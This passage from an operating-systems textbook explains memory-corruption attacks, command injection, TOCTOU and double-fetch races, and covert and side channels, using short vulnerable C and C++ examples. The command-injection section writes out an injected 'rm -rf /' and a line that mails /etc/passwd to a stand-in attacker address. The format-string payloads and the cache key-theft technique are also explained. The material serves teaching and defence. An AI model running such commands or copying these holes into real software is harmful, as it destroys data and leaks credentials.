The arms race is nowhere near complete. All around the world, researchers are investigating new defenses. Some of these defenses are aimed at binaries, others consist of security extension to C and C++ compilers. Popular compilers such as Visual Studio, gcc, and LLVM/Clang offer "sanitizers" as compile-time options to stop a wide range of possible attacks. One of the most popular ones is known as **AddressSanitizer**. By compiling your code with *-fsanitize=address*, the compiler ensures that every memory allocation is flanked by red zones: small areas of "invalid" memory. Any access to a red zone, for instance as result of a buffer overflow, will lead to a program crash with an appropriately depressing error message. To make this happen, AddressSanitizer keeps a bit map to indicate for each byte of allocated memory that it is valid and for each byte in red zone that it is invalid. Whenever the program accesses memory, it quickly consults the bit map to see if the access is permitted. Of course, none of this is free. The bit map and red zones increase the memory usage and initializing and consulting the bit map incur a hefty performance penalty. Since slowing down code by almost a factor 2 is rarely super popular among product managers, AddressSanitizer is often not used in production code. However, it is useful during testing.

It is important to emphasize that attackers are also improving their exploitation techniques. In this section, we have tried to give an overview of some of the more important techniques, but there are many variations of the same idea. The one thing we are fairly certain of is that in the next edition of this book, this section will still be relevant (and probably longer).

The good news is that help is on the way. Many of these exploits are due to the fact that C and C++ are very permissive and do not check much, in order to make programs written in them very fast. More modern languages, such as Rust and Go, are much more secure. Yes, programs written in them are not as fast as C or C++ programs, but people now are more willing to accept some hit in performance in return for fewer bugs than they were 30 or 40 years ago.

9.5.2 Format String Attacks

The next attack is also a memory-corruption attack, but of a very different nature. Some programmers do not like typing, even though they are excellent typists. Why name a variable *reference_count* when *rc* obviously means the same thing and saves 13 keystrokes on every occurrence? This dislike of typing can sometimes lead to catastrophic system failures as described below.

Consider the following fragment from a C program that prints the traditional C greeting at the start of a program:

```
char *s="Hello World";
printf("%s", s);
```

In this program, the character string variable *s* is declared and initialized to a string consisting of "Hello World" and a null byte to indicate the end of the string. The call to the function *printf* has two arguments, the format string "%s", which instructs it to print a string, and the address of the string. When executed, this piece of code prints the string on the screen (or wherever standard output goes). It is correct and bulletproof.

But suppose the programmer gets lazy and instead of the above, types:

```
char *s="Hello World";
printf(s);
```

This call to *printf* is allowed because *printf* has a variable number of arguments, of which the first must be a format string. But a string not containing any formatting information (such as "%s") is legal, so although the second version is not good programming practice, it is allowed and it will work. Best of all, it saves typing five characters, clearly a big win.

Six months later some other programmer is instructed to modify the code to first ask the user for his name, then greet the user by name. After studying the code somewhat hastily, she changes it a little bit, like this:

```
1. char s[100], g[100] = "Hello ";      /* declare s and g; initialize g */
2. fgets(s, 100, stdin);                /* read a string from the keyboard into s */
3. strcat(g, s);                        /* concatenate s onto the end of g */
4. printf(g);                           /* print g */
```

Now it reads a string into the variable *s* and concatenates it to the initialized string *g* to build the output message in *g*. It still works. So far so good.

However, a knowledgeable user who saw this code would quickly realize that the input accepted from the keyboard is not a just a string; it is a format string, and as such all the format specifications allowed by *printf* will work. What if someone provided "%08x%08x%08x"? Well, in that case, the function would have to print the three next parameters to *prinf* as hexadecimal values of 8 digits. But there are no other parameters! However, *printf* does not know that. It will just assume that the parameters are in the usual places. For a 32-bit Linux system, where parameters are passed via the stack, it will therefore print the next three values on the stack. On a 64-bit Linux system, where the first 6 parameters are passed via registers (and the remaining ones, if any, via the stack), it will print 32 bits of the content of the first three parameter registers. In other words, an attacker is able to leak possibly sensitive information via the format string.

While most of the formatting indicators such as "%s" (for printing strings) and "%d" (for printing decimal integers), also format output, a couple are special. In particular, "%n" does not print anything. Instead it calculates how many characters should have been output already at the place it appears in the string and stores it into the address indicated by the next argument to *printf* to be processed. Here is an example program using "%n":

```
1. int main(int argc, char *argv[])
2. {
3.     int i=0;
4.     printf("Hello %nworld\n", &i);      /* the %n stores into i */
5.     printf("i=%d\n", i);                /* i is now 6 */
6. }
```

Figure 9-20. A format string vulnerability.

When this program is compiled and run, the output it produces on the screen is:

```
Hello world
i=6
```

Note that the variable *i* has been modified by a call to *printf*, something not obvious to everyone. While this feature is useful once in a blue moon, it means that printing a format string can cause a word—or many words—to be stored into memory. Was it a good idea to include this feature in *printf*? Definitely not, but it seemed so handy at the time. A lot of software vulnerabilities started like this.

As we saw in the preceding example, by accident the programmer who modified the code allowed the user of the program to (inadvertently) enter a format

string. Since printing a format string can overwrite memory, we now have the tools needed to overwrite the return address of the *printf* function on the stack and jump somewhere else, for example, into the newly entered format string. This approach is called a **format string attack**.

Performing a format string attack is not exactly trivial. Where will the number of characters that the function printed be stored? Well, at the address of the parameter following the format string itself, just as in the example shown above. But in the vulnerable code, the attacker could supply only *one* string (and no second parameter to *printf*). In fact, what will happen is that the *printf* function will *assume* that there *is* a second parameter. Let us assume that on the target system the parameters to a function are passed via the stack. In that case, it will just take the next value on the stack and use that. The attacker may also make *printf* use the next value on the stack, for instance by providing the following format string as input:

```
"%08x %n"
```

The *"%08x"* again means that *printf* will print the next parameter as an 8-digit hexadecimal number. So if that value is *1*, it will print *0000001*. In other words, with this format string, *printf* will simply assume that the next value on the stack is a 32-bit number that it should print, and the value after that is the address of the location where it should store the number of characters printed, in this case 9: 8 for the hexadecimal number and 1 for the space. Suppose he supplies the format string:

```
"%08x %08x %n"
```

In that case, *printf* will store the value at the address provided by the third value following the format string on the stack, and so on. This is the key to making the above format string bug a "write anything anywhere" primitive for an attacker. The details are beyond this book, but the idea is that the attacker makes sure that the right target address is on the stack. This is easier than you may think. For example, in the vulnerable code we presented in Fig. 9-20, the string *g* is itself also on the stack, at a higher address than the stack frame of *printf* (see Fig. 9-21). Let us assume that the string starts as shown in Fig. 9-21, with "*AAAA*", followed by a sequence of "%0x" and ending with "%0n". What will happen? Well if the attacker gets the number of "%0x"s just right, she will have reached the format string (stored in buffer *B*) itself. In other words, *printf* will then use the first 4 bytes of the format string as the address to write to. Since the ASCII value of the character *A* is *65* (or *0x41* in hexadecimal), it will write the result at location *0x41414141*, but the attacker can specify other addresses also. Of course, she must make sure that the number of characters printed is exactly right (because this is what will be written in the target address). In practice, there is a little more to it than that, but not much. Have a look at the write-up on format string attacks on Bugtraq for more details: *https://seclists.org/bugtraq/2000/Sep/214*.



Figure 9-21. A format string attack. By using exactly the right number of %08x, the attacker can use the first four characters of the format string as an address.

Once the user has the ability to overwrite memory and force a jump to newly injected code, the code has all the power and access that the attacked program has. If the program is SETUID root, the attacker can create a shell with root privileges. As an aside, the use of fixed-size character arrays in this example could also be subject to a buffer-overflow attack.

The good news is that format string vulnerabilities are relatively easy to detect and popular compilers have the ability to warn the programmer that their code may be vulnerable. Better still, the "%n" format specifier is disabled by default in many modern C libraries.

9.5.3 Use-After-Free Attacks

A third memory-corruption technique that is very popular in the wild is known as a use-after-free attack. The simplest manifestation of the technique is quite easy to understand, but generating an exploit can be tricky. C and C++ allow a program to allocate memory on the heap using the malloc call, which returns a pointer to a newly allocated chunk of memory. Later, when the program no longer needs it, it calls free to release the memory. The variable still contains the same pointer, but it now points to memory that has already been freed. We say that the pointer is *dangling* because it points to memory that the program no longer "owns." Bad things

happen when the program accidentally decides to use the memory. Consider the following code that discriminates against (really) old people:

```
01. int *A = (int *) malloc (128);              /* allocate space for 128 integers */
02. int year_of_birth = read_user_input ( ); /* read an integer from standard input */
03. if (year_of_birth < 1900) {
04.     printf ("Error, year of birth should be greater than 1900 \n");
05.     free (A);
06. } else {
07.     ...
08.     /* do  something interesting with array A */
09.     ...
10. }
11. ... /* many more statements, containing malloc and free */
12. A[0] = year_of_birth;
```

The code is wrong. And not just because of the age discrimination, but also because in line 12 it may assign a value to an element of array *A* after it was freed already (in line 5). The pointer A will still point to the same address, but it is not supposed to be used anymore. In fact, the memory may already have been reused for another buffer by now (see line 11).

The question is: what will happen? The store in line 12 will try to update memory that is no longer in use for array *A*, and may well modify a different data structure that now lives in this memory area. In general, this memory corruption is not a good thing, but it gets even worse if the attacker is able to manipulate the program in such a way that it places a *specific* heap object in that memory where the first integer of that object contains, say, the user's authorization level. This is not always easy to do, but there exist techniques (known as **heap feng shui**) to help attackers pull it off. Feng Shui is the ancient Chinese art of orienting building, tombs, and memory on the heap in an auspicious manner. If the digital feng shui master succeeds, she can now set the authorization level to any value (well, up to 1900).

9.5.4 Type Confusion Vulnerabilities

A related vulnerability is caused by type confusion. It is mainly a problem for C++ programs, but sometimes also occurs in other languages such as C. As you may know, C++ is an object oriented language. Programs create objects of certain classes, where each class may inherit properties from one or more parent classes. As this book is quite a tome already, we will not include a C++ tutorial, but there are many hundreds available online. Instead, we explain the main issues from a high level. Consider the following code for a factory of piano-playing robots:

```
1. const char *name1 = (char*) "Sam";
2. const char *name2 = (char*) "Rick";
3.
```

```
 4. class robot { /* parent class */
 5. public:
 6.   char name[128];
 7.   void play_piano () { /* ... */ }
 8.   robot (const char *str) {  /* constructor also names the robot */
 9.     strncpy (name, str, 127);
10.   }
11. };
12.
13. class worker_robot : public robot { /* first child class */
14.   using robot::robot;
15. public:
16.   virtual void change_name (const char *str) { strncpy (name, str, 127); }
17. };
18.
19. class supervisor_robot : public robot { /* second child class */
20.   using robot::robot;
21. public:
22.   virtual void execute_management_routine (char *cmd) { system (cmd); }
23. };
24.
25. void test_robot (robot *r) { /* can be called with any robot */
26.   r->play_piano();
27. }
28.
29. void prompt_user_for_name (robot *r) { /* can be called with worker_robots only */
30.   char *newname = read_name_from_commandline ();
31.   worker_robot *w = static_cast<worker_robot*> (r); /* cast to worker robot */
32.   w->change_name(newname);
33. }
34.
35. int main (int argc, char *argv[])
36. {
37.   worker_robot *w = new worker_robot (name1);
38.   supervisor_robot *s = new supervisor_robot (name2);
39.   test_robot (w);
40.   test_robot (s);
41.   prompt_user_for_name (w); /* This is fine - the name will be changed */
42.   prompt_user_for_name (s); /* This will EXECUTE the command */
43. }
```

The factory produces two types of robots. All robots have a name that is set when they are created (Lines 37–38). Workers can only play the piano, but supervisors can additionally carry out a variety of management routines (Line 22). Moreover,

workers have a function that allows their controllers to change their names (Line 16). The names of supervisor robots never change. As is shown in their class definitions, both robot types derive from the parent *robot*. This is nice because it means they automatically inherit some of the properties—such as the *name* buffer and the *play_piano()* method. Beyond those, they can add their own new methods. Moreover, since worker and supervisor robots are both specializations of *robot*, they can be used whenever a *robot* is needed. For instance, Lines 49–40 show that the function *test_robot()* can take both worker and supervisor robots. In both cases, it will make them play the piano.

In other cases, a function *looks* like it will take either type of robot, but should only be called with one particular type. For instance, when we make a call to *prompt_user_for_name()*, it looks very similar to *test_robot()*. The method to change the name (called in Line 32) is only implemented for worker robots. For this reason, the function casts the function argument to a pointer to *worker_robot* (using C++'s static casting). However, if the function *prompt_user_for_name()* is accidentally called with a supervisor robot as the argument, as in Line 42, bad things happen. In particular, the call in Line 32 will execute the method for which it finds the address at the same offset where it expects the address for *change_name()* to be. In this case, it finds the address of *execute_management_routine()* there. Thus, instead of using the input string to change the name of the robot, it will execute that string as a command. The system administrator will discover this the first a user provides a name like *"rm -rf /"*.

9.5.5 Null Pointer Dereference Attacks

A few hundred pages ago, in Chapter 3, we discussed memory management in detail. You may remember how modern operating systems virtualize the address spaces of the kernel and user processes. Before a program accesses a memory address, the MMU translates that virtual address to a physical address by means of the page tables. Pages that are not mapped cannot be accessed. It seems logical to assume that the kernel address space and the address space of a user process are completely different, but this is not always the case. In Linux, for example, the kernel is simply mapped into every process' address space and whenever the kernel starts executing to handle a system call, it will run in the process' address space. On a 32-bit system, user space occupies the bottom 3 GB of the address space and the kernel the top 1 GB. The reason for this cohabitation is efficiency—switching between address spaces is expensive.

Normally this arrangement does not cause any problems. The situation changes when the attacker can make the kernel call functions in user space. Why would the kernel do this? It is clear that it should not. However, remember we are talking about bugs. A buggy kernel may in rare and unfortunate circumstances accidentally dereference a NULL pointer. For instance, it may call a function using a function pointer that was not yet initialized. In recent years, many bugs like this have

been discovered in the Linux kernel. A null pointer dereference is nasty business as it typically leads to a crash. It is bad enough in a user process, as it will crash the program, but it is even worse in the kernel, because it takes down the entire system.

Sometimes it is worse still, when the attacker is able to trigger the null pointer dereference from the user process. In that case, she can crash the system whenever she wants. However, crashing a system does not get you any high fives from your cracker friends—they want to see a shell.

The crash happens because there is no code mapped at page 0. So the attacker can use special function, *mmap*, to remedy this. With *mmap*, a user process can ask the kernel to map memory at a specific address. After mapping a page at address 0, the attacker can write shellcode in this page. Finally, she triggers the null pointer dereference, causing the shellcode to be executed with kernel privileges. High fives all around.

On modern kernels, it is no longer possible to *mmap* a page at address 0. Even so, many older kernels are still used in the wild. Moreover, the trick also works with pointers that have different values. With some bugs, the attacker may be able to inject her own pointer into the kernel and have it dereferenced. The lessons we learn from this exploit is that kernel–user interactions may crop up in unexpected places and that optimizations to improve performance may come to haunt you in the form of attacks later.

9.5.6 Integer Overflow Attacks

Computers do integer arithmetic on fixed-length numbers, usually 8, 16, 32, or 64 bits long. If the sum of two numbers to be added or multiplied exceeds the maximum integer that can be represented, an overflow occurs. C programs do not catch this error; they just store and use the incorrect value. In particular, if the variables are signed integers, then the result of adding or multiplying two positive integers may be stored as a negative integer. If the variables are unsigned, the results will be positive, but may wrap around. For example, consider two unsigned 16-bit integers each containing the value 40,000. If they are multiplied together and the result stored in another unsigned 16-bit integer, the apparent product is 4096. Clearly this is incorrect but it is not detected.

This ability to cause undetected numerical overflows can be turned into an attack. One way to do this is to feed a program two valid (but large) parameters in the knowledge that they will be added or multiplied and result in an overflow. For example, some graphics programs have command-line parameters giving the height and width of an image file, for example, the size to which an input image is to be converted. If the target width and height are chosen to force an overflow, the program will incorrectly calculate how much memory it needs to store the image and call *malloc* to allocate a much-too-small buffer for it. The situation is now ripe for a buffer overflow attack. Similar exploits are possible when the sum or product of positive integers results in a negative integer. Obviously a sufficiently paranoic

programmer could check to see that the product of multiplying two positive integers each greater than 1 was more than each of the factors, but programmers rarely do that.

9.5.7 Command Injection Attacks

Yet another exploit involves getting the target program to execute commands without realizing it is doing so. Consider a program that at some point needs to duplicate some user-supplied file under a different name (perhaps as a backup). If the programmer is too lazy to write the code, she could use the *system* function, which forks off a shell and executes its argument as a shell command. For example, the C code

```
system("ls  >file-list")
```

forks off a shell that executes the command

```
ls  >file-list
```

listing all the files in the current directory and writing them to a file called *file-list*. The code that the lazy programmer might use to duplicate the file is given in Fig. 9-22.

```
1.  int main(int argc, char *argv[])
2.  {
3.    char src[100], dst[100], cmd[205] = "cp ";        /* declare 3 strings */
4.    printf("Please enter name of source file: ");     /* ask for source file */
5.    gets(src);                                        /* get input from the keyboard */
6.    strcat(cmd, src);                                 /* concatenate src after cp */
7.    strcat(cmd, " ");                                 /* add a space to the end of cmd */
8.    printf("Please enter name of destination file: ");/* ask for output file name */
9.    gets(dst);                                        /* get input from the keyboard */
10.    strcat(cmd, dst);                                /* complete the commands string */
11.    system(cmd);                                     /* execute the cp command */
12.  }
```

Figure 9-22. Code that might lead to a command injection attack.

What the program does is ask for the names of the source and destination files, build a command line using *cp*, and then call *system* to execute it. Suppose that the user types in "abc" and "xyz", respectively, then the command that the shell will execute is

```
cp abc xyz
```

which indeed copies the file.

Unfortunately this code is not just vulnerable to a buffer overflow, it also opens up an even simpler attack possibility through **command injection**. Suppose that

the user types "abc" and "xyz; rm –rf /" instead. The command that is constructed and executed is now

```
cp abc xyz; rm –rf /
```

which first copies the file, then attempts to recursively remove every file and every directory in the entire file system. If the program is running as superuser, it may well succeed. The problem, of course, is that everything following the semicolon is executed as a shell command.

Another example of the second argument might be "xyz; mail snooper@bad-guys.com </etc/passwd", which produces

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

thereby sending the password file to an unknown and untrusted address.

9.5.8 Time of Check to Time of Use Attacks

The last attack in this section is of a different nature. It has nothing to do with memory corruption or command injection. Instead, it exploits **race conditions**. As always, it can best be illustrated with an example. Consider the code below:

```
int fd;
if (access ("./my_document", W_OK) != 0) {
   exit (1);
fd = open ("./my_document", O_WRONLY)
write (fd, user_input, sizeof (user_input));
```

We assume again that the program is SETUID root and the attacker wants to use its privileges to write to the password file. Of course, she does not have write permission to the password file, but let us have a look at the code. The first thing we note is that the SETUID program is not supposed to write to the password file at all—it only wants to write to a file called "my_document" in the current working directory. However, even though a user may have this file in her current working directory, it does not mean that she really has write permission to this file. For instance, the file could be a symbolic link to another file that does not belong to the user at all, for example, the password file.

To prevent this, the program performs a check to make sure the user has write access to the file by means of the access system call. The call checks the actual file (i.e., if it is a symbolic link, it will be dereferenced so the target file will be checked), returning 0 if the requested access is allowed and an error value of –1 otherwise. Moreover, the check is carried out with the calling process' *real* UID, rather than the *effective* UID (because otherwise a SETUID process would always have access). Only if the check succeeds will the program proceed to open the file and write the user input to it.

The program looks secure, but is not. The problem is that the time of the access check for privileges and the time at which the privileges are used are not the same. Assume that a fraction of a second after the check by *access*, the attacker manages to create a symbolic link with the same file name to the password file. In that case, the *open* will open the wrong file, and the write of the attacker's data will end up in the password file. To pull it off, the attacker has to race with the program to create the symbolic link at exactly the right time.

The attack is known as a **TOCTOU** (**Time of Check to Time of Use**) attack. Another way of looking at this particular attack is to observe that the *access* system call is simply not safe. It would be much better to open the file first, and then check the permissions using the file descriptor instead—using the *fstat* function. File descriptors are safe, because they cannot be changed by the attacker between the *fstat* and *write* calls. It shows that designing a good API for operating system is extremely important and fairly hard. In this case, the designers got it wrong.

9.5.9 Double Fetch Vulnerability

A race condition very similar to TOCTOU occurs when the kernel fetches data from user processes twice. Consider a system call that takes a buffer from a user process (to send over the network, write to a file, or output to a printer). To copy the buffer into its own address space, the kernel first reads the length field from an address in the user process and allocates its own buffer of that size. Next, it uses the value at that same memory location again to copy the content of the user buffer into the newly allocated kernel buffer. What could possibly go wrong?

Having seen TOCTOUs, you quickly realize that the answer is a race condition where another thread modifies the length field between the allocation and the copy operation. By making it larger, an attacker can cause a buffer overflow.

A well-known example of a TOCTOU-like double fetch vulnerability was found in Windows, where untrusted software is subjected to security checks before it is allowed to perform sensitive operations. For instance, the security software in Windows would modify the entries of a table that contains the addresses of (potentially sensitive) services that a program may call directly. By replacing these addresses with those of its own functions, the security software ensures that its own functions are always executed first. These functions perform some checks on the parameters and then call the original Windows services. This technique is known as **hooking**. Unfortunately, by calling the services first with parameters that pass the checks and then modifying the parameters to malicious values just before they are used, attackers could bypass the checks.

9.6 EXPLOITING HARDWARE

Just like software, hardware may contain vulnerabilities also. For a long time, security experts dismissed such vulnerabilities as impractical and complicated to exploit, but that attitude changed in a hurry when a new class of vulnerabilities was

disclosed in 2018 and everyone, from hardware vendors to operating system developers, got their knickers in a twist. The vulnerabilities were given the apocalyptic names of Meltdown and Spectre and prominently featured in the news. Since then, security researchers have found tens of variants of these vulnerabilities. The implications for operating systems are severe. To discuss all of them, we would need another book, but we will only look at the main underlying issues. To do so, we must first explain about covert and side channels. If you are interested in more detail about Meltdown and Spectre, see Lipp et al. (2020) and Amit et al. (2021).

9.6.1 Covert Channels

In Sec. 9.3, we discussed formal models of secure systems. All these ideas about formal models, cryptography, and provably secure systems sound great, but do they actually work? In a word: No. Even in a system which has a proper security model underlying it and which has been proven to be secure and is correctly implemented, security leaks can still occur. In this section, we discuss how information can still leak out even when it has been rigorously proven that such leakage is mathematically impossible. These ideas are due to Lampson (1973).

Lampson's model was originally formulated in terms of a single timesharing system, but the same ideas can be adapted to LANs and other multiuser environments, including applications running in the cloud. In the purest form, it involves three processes on some protected machine. The first process, the client, wants some work performed by the second one, the server. The client and the server do not entirely trust each other. For example, the server's job is to help clients with filling out their tax forms. The clients are worried that the server will secretly record their financial data, for example, maintaining a secret list of who earns how much, and then selling the list. The server is worried that the clients will try to steal the valuable tax program.

The third process is the collaborator, which is conspiring with the server to indeed steal the client's confidential data. The collaborator and server are typically owned by the same person. These three processes are shown in Fig. 9-23. The object of this exercise is to design a system in which it is impossible for the server process to leak to the collaborator process the information that it has legitimately received from the client process. Lampson called this the **confinement problem**.

From the system designer's point of view, the goal is to encapsulate or confine the server in such a way that it cannot pass information to the collaborator. Using a protection-matrix scheme we can easily guarantee that the server cannot communicate with the collaborator by writing a file to which the collaborator has read access. We can probably also ensure that the server cannot communicate with the collaborator using the system's interprocess communication mechanism.

Unfortunately, more subtle communication channels may also be available. For example, the server can try to communicate a binary bit stream as follows. To send a 1 bit, it computes as hard as it can for a fixed interval of time. To send a 0 bit, it goes to sleep for the same length of time.



Figure 9-23. (a) The client, server, and collaborator processes. (b) The encapsulated server can still leak to the collaborator via covert channels.

The collaborator can try to detect the bit stream by carefully monitoring its response time. In general, it will get better response when the server is sending a 0 than when the server is sending a 1. This communication channel is known as a **covert channel**, and is illustrated in Fig. 9-23(b).

Of course, the covert channel is a noisy channel, containing a lot of extraneous information, but information can be reliably sent over a noisy channel by using an error-correcting code (e.g., a Hamming code, or even something more sophisticated). The use of an error-correcting code reduces the already low bandwidth of the covert channel even more, but it still may be enough to leak substantial information. It is fairly obvious that no protection model based on a matrix of objects and domains is going to prevent this kind of leakage.

Modulating the CPU usage is not the only covert channel. The paging rate can also be modulated (many page faults for a 1, no page faults for a 0). In fact, almost any way of degrading system performance in a clocked way is a candidate. If the system provides a way of locking files, then the server can lock some file to indicate a 1, and unlock it to indicate a 0. On some systems, it may be possible for a process to detect the status of a lock even on a file that it cannot access. This covert channel is illustrated in Fig. 9-24, with the file locked or unlocked for some fixed time interval known to both the server and collaborator. In this example, the secret bit stream 11010100 is being transmitted.

Locking and unlocking a prearranged file, *S*, is not an especially noisy channel, but it does require fairly accurate timing unless the bit rate is very low. The reliability and performance can be increased even more using an acknowledgement protocol. This protocol uses two more files, *F1* and *F2*, locked by the server and collaborator, respectively, to keep the two processes synchronized. After the server locks or unlocks *S*, it flips the lock status of *F1* to indicate that a bit has been sent. As soon as the collaborator has read out the bit, it flips *F2*'s lock status to tell the server it is ready for another bit and waits until *F1* is flipped again to indicate that another bit is present in *S*. Since timing is no longer involved, this protocol is fully



Figure 9-24. A covert channel using file locking.

reliable, even in a busy system, and can proceed as fast as the two processes can get scheduled. To get higher bandwidth, why not use two files per bit time, or make it a byte-wide channel with eight signaling files, *S0* through *S7*?

Acquiring and releasing dedicated resources (tape drives, plotters, etc.) can also be used for signaling. The server acquires the resource to send a 1 and releases it to send a 0. In UNIX, the server could create a file to indicate a 1 and remove it to indicate a 0; the collaborator could use the access system call to see if the file exists. This call works even though the collaborator has no permission to use the file. Unfortunately, many other covert channels exist.

Lampson also mentioned a way of leaking information to the (human) owner of the server process. Presumably the server process will be entitled to tell its owner how much work it did on behalf of the client, so the client can be billed. If the actual computing bill is, say, $100 and the client's income is $53,000, the server could report the bill as $100.53 to its owner.

Just finding all the covert channels, let alone blocking them, is nearly hopeless. Introducing a process that causes page faults at random or otherwise spends its time degrading system performance in order to reduce the bandwidth of the covert channels is not an attractive idea.

In the next section, we introduce a particularly insidious covert channel, based on hardware properties. In some ways, it is worse than the ones above, because it can also be used to steal sensitive information—a trick known as a side channel.

9.6.2 Side Channels

So far, we have assumed that two parties, a sender and a receiver, use a covert channel to transmit sensitive information, deliberately. However, sometimes, we can use similar techniques to leak information from a victim process without the victim's knowledge. In this case, we speak of **side channels**. Often a channel can function as a covert channel or as a side channel, depending on how it is used.

A good example is the cache side channel. Like all covert and side channels, it depends on a shared resource, in this case the cache. Suppose Andy receives a nice collection of "zebra and tree" pictures over a secure messenger tool. The tool encrypts all messages for a particular receiver with that receiver's secret key before transmitting it (or delivering it to another user on the same computer). At the destination, the messages are stored in encrypted form and can only be read by the user with that same key. Suppose also that Herbert, another user on the same machine, is interested in Andy's messages (and especially the zebra pictures). He can dump the contents of the messages on disk, but since they are encrypted, all they contain is garbage. If only he had that blasted key!

The messenger tool uses a well-known encryption routine *Encrypt()* from a shared crypto library. Like many encryption routines, it iterates over the bits in the secret key, doing one thing if the bit is a 0 and another thing if the bit is 1. See Fig. 9-25.

```
for (i = 0; i < length (SecretKey); i++)
        if (SecretKey[i] == 0) do_one_thing (message, ...);
        else do_another_thing (message, ...);
```

Figure 9-25. Structure of an encryption routine which iterates over the bits in the key, taking different actions depending on the value of the bit.

We do not care about the details of the encryption routine (which probably involves the kind of clever math that makes your head spin). What is important here is that the code that is executed when the key bit is 0 is at a different location than the code that is executed when the bit is 1 (see also Fig. 9-26, top). When the locations in memory are different, these instructions will also be placed at different locations in the cache. In other words, if Herbert can determine which location in the cache is used during each iteration, he also knows the value of that bit of the key.

Unfortunately (for Herbert), this sounds difficult: the cache does not simply tell you which cachelines are used when. Nevertheless, this information can be still be observed *indirectly*. The property that we use is that accessing something that is in the cache is fast, while accessing something that is not yet in the cache takes considerably longer. In this example, we will assume that the cache is used for both code and data (e.g., the level 3 cache on Intel processors), but similar attacks are possible for other caches also.

To discover the key, Herbert runs a program that also uses the crypto library and that continuously flushes the cachelines corresponding to the code of *do_one_thing()* and *do_another_thing()* from the cache (e.g., using the *clflush* instruction on x86 processors) and then immediately reads them back from memory, each time measuring very accurately how long these reads take. See also Fig. 9-26. While this program is running and timing the reads, he sends a message to Andy so that the messenger tool will encrypt it with Andy's key.



Figure 9-26. Cache side channel attack on Andy's Messenger App.

